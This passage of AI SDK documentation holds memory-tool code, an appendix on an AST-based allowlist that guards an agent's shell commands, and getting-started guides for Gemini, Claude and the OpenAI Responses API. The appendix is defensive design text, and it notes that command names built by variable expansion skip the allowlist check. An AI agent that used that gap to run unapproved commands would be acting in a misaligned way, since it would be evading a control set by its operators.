const relativePath = path
.trim()
.replace(/^\/?memories\/?/, '')
.replace(/^\/?\.memory\/?/, '')
.replace(/^\/+/, '');
if (!MEMORY_FILES.includes(relativePath)) {
throw new Error(`Unsupported memory path: ${path}`);
}
return join(MEMORY_ROOT, relativePath);
}
async function runMemoryCommand(input: {
command: 'view' | 'create' | 'update' | 'search';
path?: string;
content?: string;
mode?: 'append' | 'overwrite';
query?: string;
}): Promise<string> {
const { command, path, content, mode, query } = input;
switch (command) {
case 'view': {
if (!path) throw new Error('path is required for view');
return await readFile(resolveMemoryPath(path), 'utf8');
}
case 'create':
case 'update': {
if (!path) throw new Error('path is required');
if (!content) throw new Error('content is required');
const target = resolveMemoryPath(path);
if (mode === 'append') {
await appendFile(target, content, 'utf8');
} else {
await writeFile(target, content, 'utf8');
}
return `${command === 'create' ? 'Created' : 'Updated'} ${path}`;
}
case 'search': {
if (!query) throw new Error('query is required for search');
const terms = query.toLowerCase().split(/\s+/).filter(Boolean);
const files = path
? [resolveMemoryPath(path)]
: MEMORY_FILES.map(f => join(MEMORY_ROOT, f));
const matches: string[] = [];
for (const filePath of files) {
const lines = (await readFile(filePath, 'utf8')).split('\n');
for (const [i, line] of lines.entries()) {
const lower = line.toLowerCase();
if (terms.some(t => lower.includes(t))) {
matches.push(`${relative(MEMORY_ROOT, filePath)}:${i + 1}:${line}`);
}
}
}
return matches.length > 0 ? matches.join('\n') : 'No matches found.';
}
}
}
Appendix: Command Guard
The AST-based command guard walks every node in the parsed command (including pipelines, subshells, loops, and conditionals) and rejects anything not in the allowlist. This is more robust than string matching or regex. If a command name is dynamically constructed (e.g., via variable expansion), extractLiteralWord returns null and the guard skips the allowlist check for that command. Since just-bash is a JavaScript-based interpreter (not a real shell), dynamically constructed commands that bypass the allowlist check fail to resolve to real binaries. This is an acceptable tradeoff.
import {
type CommandNode,
parse,
type ScriptNode,
type WordNode,
} from 'just-bash';
const approvedCommands = new Set([
'cat',
'echo',
'grep',
'jq',
'ls',
'mkdir',
'perl',
'sed',
'tail',
]);
function extractLiteralWord(word: WordNode | null): string | null {
if (!word || word.parts.length !== 1) return null;
const [part] = word.parts;
if (!part || part.type !== 'Literal') return null;
return part.value;
}
function collectCommandNames(script: ScriptNode): string[] {
const names = new Set<string>();
const visitCommand = (command: CommandNode): void => {
switch (command.type) {
case 'SimpleCommand': {
const name = extractLiteralWord(command.name);
if (name) names.add(name);
break;
}
case 'If': {
for (const clause of command.clauses) {
for (const s of clause.condition) visitStatement(s);
for (const s of clause.body) visitStatement(s);
}
if (command.elseBody) {
for (const s of command.elseBody) visitStatement(s);
}
break;
}
case 'For':
case 'CStyleFor':
case 'While':
case 'Until':
case 'Subshell':
case 'Group': {
for (const s of command.body) visitStatement(s);
break;
}
case 'Case': {
for (const item of command.items) {
for (const s of item.body) visitStatement(s);
}
break;
}
case 'FunctionDef': {
visitCommand(command.body);
break;
}
case 'ArithmeticCommand':
case 'ConditionalCommand':
break;
}
};
const visitStatement = (
statement: ScriptNode['statements'][number],
): void => {
for (const pipeline of statement.pipelines) {
for (const command of pipeline.commands) {
visitCommand(command);
}
}
};
for (const statement of script.statements) {
visitStatement(statement);
}
return [...names].sort();
}
export function findUnapprovedCommand(commandLine: string): string | null {
let script: ScriptNode;
try {
script = parse(commandLine);
} catch {
return null;
}
const commandNames = collectCommandNames(script);
return commandNames.find(name => !approvedCommands.has(name)) ?? null;
}
title: Get started with Gemini 3 description: Get started with Gemini 3 using the AI SDK. tags: ['getting-started']
Get started with Gemini 3
With the release of Gemini 3, Google's most intelligent model to date, there has never been a better time to start building AI applications that combine state-of-the-art reasoning with multimodal understanding.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Gemini 3 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Gemini 3
Gemini 3 represents a significant leap forward in AI capabilities, combining all of Gemini's strengths together to help you bring any idea to life. It delivers:
- State-of-the-art reasoning with unprecedented depth and nuance
- PhD-level performance on complex benchmarks like Humanity's Last Exam (37.5%) and GPQA Diamond (91.9%)
- Leading multimodal understanding with 81% on MMMU-Pro and 87.6% on Video-MMMU
- Best-in-class vibe coding and agentic capabilities
- Superior long-horizon planning for multi-step workflows
Gemini 3 Pro is currently available in preview, offering great performance across all benchmarks.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Gemini 3 with the AI SDK:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'Explain the concept of the Hilbert space.',
});
console.log(text);
Enhanced Reasoning with Thinking Mode
Gemini 3 models can use enhanced reasoning through thinking mode, which improves their ability to solve complex problems. You can control the thinking level using the thinkingLevel provider option:
import { google, GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
includeThoughts: true,
thinkingLevel: 'low',
},
} satisfies GoogleLanguageModelOptions,
},
});
console.log(text);
The thinkingLevel parameter accepts different values to control the depth of reasoning applied to your prompt:
- Gemini 3 Pro supports:
'low'and'high' - Gemini 3 Flash supports:
'minimal','low','medium', and'high'
Using Tools with the AI SDK
Gemini 3 excels at tool calling with improved reliability and consistency for multi-step workflows. Here's an example of using tool calling with the AI SDK:
import { z } from 'zod';
import { generateText, tool, stepCountIs } from 'ai';
import { google } from '@ai-sdk/google';
const result = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'What is the weather in San Francisco?',
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: stepCountIs(5), // enables multi-step calling
});
console.log(result.text);
console.log(result.steps);
Using Google Search with Gemini
With search grounding, Gemini can access the latest information using Google search. Here's an example of using Google Search with the AI SDK:
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-3-pro-preview'),
tools: {
google_search: google.tools.googleSearch({}),
},
prompt:
'List the top 5 San Francisco news from the past week.' +
'You must include the date of each article.',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
console.log({ text, sources, groundingMetadata, safetyRatings });
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, SvelteKit, and SolidStart.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, and streamed JSON into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Gemini 3 Pro:
In a new Next.js application, first install the AI SDK and the Google Generative AI provider:
Then, create a route handler for the chat endpoint:
import { google } from '@ai-sdk/google';
import { streamText, UIMessage, convertToModelMessages } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: google('gemini-3-pro-preview'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(message => (
<div key={message.id} className="whitespace-pre-wrap">
{message.role === 'user' ? 'User: ' : 'Gemini: '}
{message.parts.map((part, i) => {
switch (part.type) {
case 'text':
return <div key={`${message.id}-${i}`}>{part.text}</div>;
}
})}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed dark:bg-zinc-900 bottom-0 w-full max-w-md p-2 mb-8 border border-zinc-300 dark:border-zinc-800 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
- Read more about the Google Generative AI provider.
title: Get started with Claude 4 description: Get started with Claude 4 using the AI SDK. tags: ['getting-started']
Get started with Claude 4
With the release of Claude 4, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities and advanced intelligence.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Claude 4 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Claude 4
Claude 4 is Anthropic's most advanced model family to date, offering exceptional capabilities across reasoning, instruction following, coding, and knowledge tasks. Available in two variants—Sonnet and Opus—Claude 4 delivers state-of-the-art performance with enhanced reliability and control. Claude 4 builds on the extended thinking capabilities introduced in Claude 3.7, allowing for even more sophisticated problem-solving through careful, step-by-step reasoning.
Claude 4 excels at complex reasoning, code generation and analysis, detailed content creation, and agentic capabilities, making it ideal for powering sophisticated AI workflows, customer-facing agents, and applications requiring nuanced understanding and responses. Claude Opus 4 is an excellent coding model, leading on SWE-bench (72.5%) and Terminal-bench (43.2%), with the ability to sustain performance on long-running tasks that require focused effort and thousands of steps. Claude Sonnet 4 significantly improves on Sonnet 3.7, excelling in coding with 72.7% on SWE-bench while balancing performance and efficiency.
Prompt Engineering for Claude 4 Models
Claude 4 models respond well to clear, explicit instructions. The following best practices can help achieve optimal performance:
- Provide explicit instructions: Clearly state what you want the model to do, including specific steps or formats for the response.
- Include context and motivation: Explain why a task is being performed to help the model better understand the underlying goals.
- Avoid negative examples: When providing examples, only demonstrate the behavior you want to see, not what you want to avoid.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Claude 4 Sonnet with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-20250514'),
prompt: 'How will quantum computing impact cryptography by 2050?',
});
console.log(text);
Reasoning Ability
Claude 4 enhances the extended thinking capabilities first introduced in Claude 3.7 Sonnet—the ability to solve complex problems with careful, step-by-step reasoning. Additionally, both Opus 4 and Sonnet 4 can now use tools during extended thinking, allowing Claude to alternate between reasoning and tool use to improve responses. You can enable extended thinking using the thinking provider option and specifying a thinking budget in tokens. For interleaved thinking (where Claude can think in between tool calls) you'll need to enable a beta feature using the anthropic-beta header:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-20250514'),
prompt: 'How will quantum computing impact cryptography by 2050?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 15000 },
} satisfies AnthropicLanguageModelOptions,
},
headers: {
'anthropic-beta': 'interleaved-thinking-2025-05-14',
},
});
console.log(text); // text response
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, SvelteKit, and SolidStart.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, and streamed JSON into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Claude Sonnet 4:
In a new Next.js application, first install the AI SDK and the Anthropic provider:
Then, create a route handler for the chat endpoint:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: anthropic('claude-sonnet-4-20250514'),
messages: await convertToModelMessages(messages),
headers: {
'anthropic-beta': 'interleaved-thinking-2025-05-14',
},
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 15000 },
} satisfies AnthropicLanguageModelOptions,
},
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({ api: '/api/chat' }),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<div className="flex flex-col h-screen max-w-2xl mx-auto p-4">
<div className="flex-1 overflow-y-auto space-y-4 mb-4">
{messages.map(message => (
<div
key={message.id}
className={`p-3 rounded-lg ${
message.role === 'user' ? 'bg-blue-50 ml-auto' : 'bg-gray-50'
}`}
>
<p className="font-semibold">
{message.role === 'user' ? 'You' : 'Claude 4'}
</p>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return (
<div key={index} className="mt-1">
{part.text}
</div>
);
}
if (part.type === 'reasoning') {
return (
<pre
key={index}
className="bg-gray-100 p-2 rounded mt-2 text-xs overflow-x-auto"
>
<details>
<summary className="cursor-pointer">
View reasoning
</summary>
{part.text}
</details>
</pre>
);
}
})}
</div>
))}
</div>
<form onSubmit={handleSubmit} className="flex gap-2">
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
className="flex-1 p-2 border rounded focus:outline-none focus:ring-2 focus:ring-blue-500"
placeholder="Ask Claude 4 something..."
/>
<button
type="submit"
className="bg-blue-500 text-white px-4 py-2 rounded hover:bg-blue-600"
>
Send
</button>
</form>
</div>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your LLM provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Claude 4 Model Variants
Claude 4 is available in two variants, each optimized for different use cases:
- Claude Sonnet 4: Balanced performance suitable for most enterprise applications, with significant improvements over Sonnet 3.7.
- Claude Opus 4: Anthropic's most powerful model and the best coding model available. Excels at sustained performance on long-running tasks that require focused effort and thousands of steps, with the ability to work continuously for several hours.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: OpenAI Responses API description: Get started with the OpenAI Responses API using the AI SDK. tags: ['getting-started', 'agents']
Get started with OpenAI Responses API
With the release of OpenAI's responses API, there has never been a better time to start building AI applications, particularly those that require a deeper understanding of the world.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI Responses API
OpenAI recently released the Responses API, a brand new way to build applications on OpenAI's platform. The new API offers a way to persist chat history, a web search tool for grounding LLM responses, file search tool for finding relevant files, and a computer use tool for building agents that can interact with and operate computers. Let's explore how to use the Responses API with the AI SDK.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call GPT-4o with the new Responses API using the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { output } = await generateText({
model: openai.responses('gpt-4o'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
The Responses API supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: stepCountIs(5), // enable multi-step 'agentic' LLM calls
});
This example demonstrates how stopWhen transforms a single LLM call into an agent. The stopWhen: stepCountIs(5) parameter allows the model to autonomously call tools, analyze results, and make additional tool calls as needed - turning what would be a simple one-shot completion into an intelligent agent that can chain multiple actions together to complete complex tasks.
Web Search Tool
The Responses API introduces a built-in tool for grounding responses called webSearch. With this tool, the model can access the internet to find relevant information for its responses.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview(),
},
});
console.log(result.text);
console.log(result.sources);
The webSearch tool also allows you to specify query-specific metadata that can be used to improve the quality of the search results.
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview({
searchContextSize: 'high',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
});
console.log(result.text);
console.log(result.sources);
MCP Tool
The Responses API also supports connecting to Model Context Protocol (MCP) servers. This allows models to call tools exposed by remote MCP servers or service connectors.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-5-mini'),
prompt: 'Search the web for the latest NYC mayoral election results',
tools: {
mcp: openai.tools.mcp({
serverLabel: 'web-search',
serverUrl: 'https://mcp.exa.ai/mcp',
serverDescription: 'A web-search API for AI agents',
}),
},
});
console.log(result.text);
For more details on configuring the MCP tool, including authentication, tool filtering, and connector support, see the OpenAI provider documentation.
Using Persistence
With the Responses API, you can persist chat history with OpenAI across requests. This allows you to send just the user's last message and OpenAI can access the entire chat history.
There are two options available to use persistence:
With previousResponseId
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result1 = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Invent a new holiday and describe its traditions.',
});
const result2 = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Summarize in 2 sentences',
providerOptions: {
openai: {
previousResponseId: result1.providerMetadata?.openai.responseId as string,
},
},
});
With Conversations
You can use the Conversation API to create a conversation.
Once you have created a conversation, you can continue it:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Summarize in 2 sentences',
providerOptions: {
openai: {
// The Conversation ID created via the OpenAI API to continue
conversation: 'conv_123',
},
},
});
Migrating from Completions API
Migrating from the OpenAI Completions API (via the AI SDK) to the new Responses API is simple. To migrate, simply change your provider instance from openai(modelId) to openai.responses(modelId):
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Completions API
const { text } = await generateText({
model: openai('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
// Responses API
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
When using the Responses API, provider specific options that were previously specified on the model provider instance have now moved to the providerOptions object:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Completions API
const { text } = await generateText({
model: openai('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
providerOptions: {
openai: {
parallelToolCalls: false,
},
},
});
// Responses API
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
providerOptions: {
openai: {
parallelToolCalls: false,
},
},
});
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Google Gemini Image Generation description: Generate and edit images with Google Gemini 2.5 Flash Image using the AI SDK. tags: ['image-generation', 'google', 'gemini']
Generate and Edit Images with Google Gemini 2.5 Flash
This guide will show you how to generate and edit images with the AI SDK and Google's latest multimodal language model Gemini 2.5 Flash Image.
Generating Images
As Gemini 2.5 Flash Image is a language model with multimodal capabilities, you can use the generateText or streamText functions (not generateImage) to create images. The model determines which modality to respond in based on your prompt and configuration. Here's how to create your first image:
import { generateText } from 'ai';
import fs from 'node:fs';
import 'dotenv/config';
async function generateImage() {
const result = await generateText({
model: 'google/gemini-2.5-flash-image',
prompt:
'Create a picture of a nano banana dish in a fancy restaurant with a Gemini theme',
});
// Save generated images
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
const timestamp = Date.now();
const fileName = `generated-${timestamp}.png`;
fs.mkdirSync('output', { recursive: true });
await fs.promises.writeFile(`output/${fileName}`, file.uint8Array);
console.log(`Generated and saved image: output/${fileName}`);
}
}
}
generateImage().catch(console.error);
Here are some key points to remember:
- Generated images are returned in the
result.filesarray - Images are returned as
Uint8Arraydata - The model leverages Gemini's world knowledge, so detailed prompts yield better results
Editing Images
Gemini 2.5 Flash Image excels at editing existing images with natural language instructions. You can add elements, modify styles, or transform images while maintaining their core characteristics:
import { generateText } from 'ai';
import fs from 'node:fs';
import 'dotenv/config';
async function editImage() {
const editResult = await generateText({
model: 'google/gemini-2.5-flash-image',
prompt: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Add a small wizard hat to this cat. Keep everything else the same.',
},
{
type: 'image',
// image: DataContent (string | Uint8Array | ArrayBuffer | Buffer) or URL
image: new URL(
'https://raw.githubusercontent.com/vercel/ai/refs/heads/main/examples/ai-functions/data/comic-cat.png',
),
mediaType: 'image/jpeg',
},
],
},
],
});
// Save the edited image
const timestamp = Date.now();
fs.mkdirSync('output', { recursive: true });
for (const file of editResult.files) {
if (file.mediaType.startsWith('image/')) {
await fs.promises.writeFile(
`output/edited-${timestamp}.png`,
file.uint8Array,
);
console.log(`Saved edited image: output/edited-${timestamp}.png`);
}
}
}
editImage().catch(console.error);
What's Next?
You've learned how to generate new images from text prompts and edit existing images using natural language instructions with Google's Gemini 2.5 Flash Image model.
For more advanced techniques, integration patterns, and practical examples, check out our Cookbook where you'll find comprehensive guides for building sophisticated AI-powered applications.
title: Get started with Claude 3.7 Sonnet description: Get started with Claude 3.7 Sonnet using the AI SDK. tags: ['getting-started']
Get started with Claude 3.7 Sonnet
With the release of Claude 3.7 Sonnet, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Claude 3.7 Sonnet alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Claude 3.7 Sonnet
Claude 3.7 Sonnet is Anthropic's most intelligent model to date and the first Claude model to offer extended thinking—the ability to solve complex problems with careful, step-by-step reasoning. With Claude 3.7 Sonnet, you can balance speed and quality by choosing between standard thinking for near-instant responses or extended thinking or advanced reasoning. Claude 3.7 Sonnet is state-of-the-art for coding, and delivers advancements in computer use, agentic capabilities, complex reasoning, and content generation. With frontier performance and more control over speed, Claude 3.7 Sonnet is a great choice for powering AI agents, especially customer-facing agents, and complex AI workflows.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Claude 3.7 Sonnet with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-3-7-sonnet-20250219'),
prompt: 'How many people will live in the world in 2040?',
});
console.log(text); // text response
The unified interface also means that you can easily switch between providers by changing just two lines of code. For example, to use Claude 3.7 Sonnet via Amazon Bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { reasoning, text } = await generateText({
model: bedrock('anthropic.claude-3-7-sonnet-20250219-v1:0'),
prompt: 'How many people will live in the world in 2040?',
});
Reasoning Ability
Claude 3.7 Sonnet introduces a new extended thinking—the ability to solve complex problems with careful, step-by-step reasoning. You can enable it using the thinking provider option and specifying a thinking budget in tokens:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-3-7-sonnet-20250219'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicLanguageModelOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Claude 3.7 Sonnet:
In a new Next.js application, first install the AI SDK and the Anthropic provider:
Then, create a route handler for the chat endpoint:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: anthropic('claude-3-7-sonnet-20250219'),
messages: await convertToModelMessages(messages),
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicLanguageModelOptions,
},
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({ api: '/api/chat' }),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
// text parts:
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
// reasoning parts:
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Send</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your LLM provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
Claude 3.7 Sonnet opens new opportunities for reasoning-intensive AI applications. Start building today and leverage the power of advanced reasoning in your AI projects.
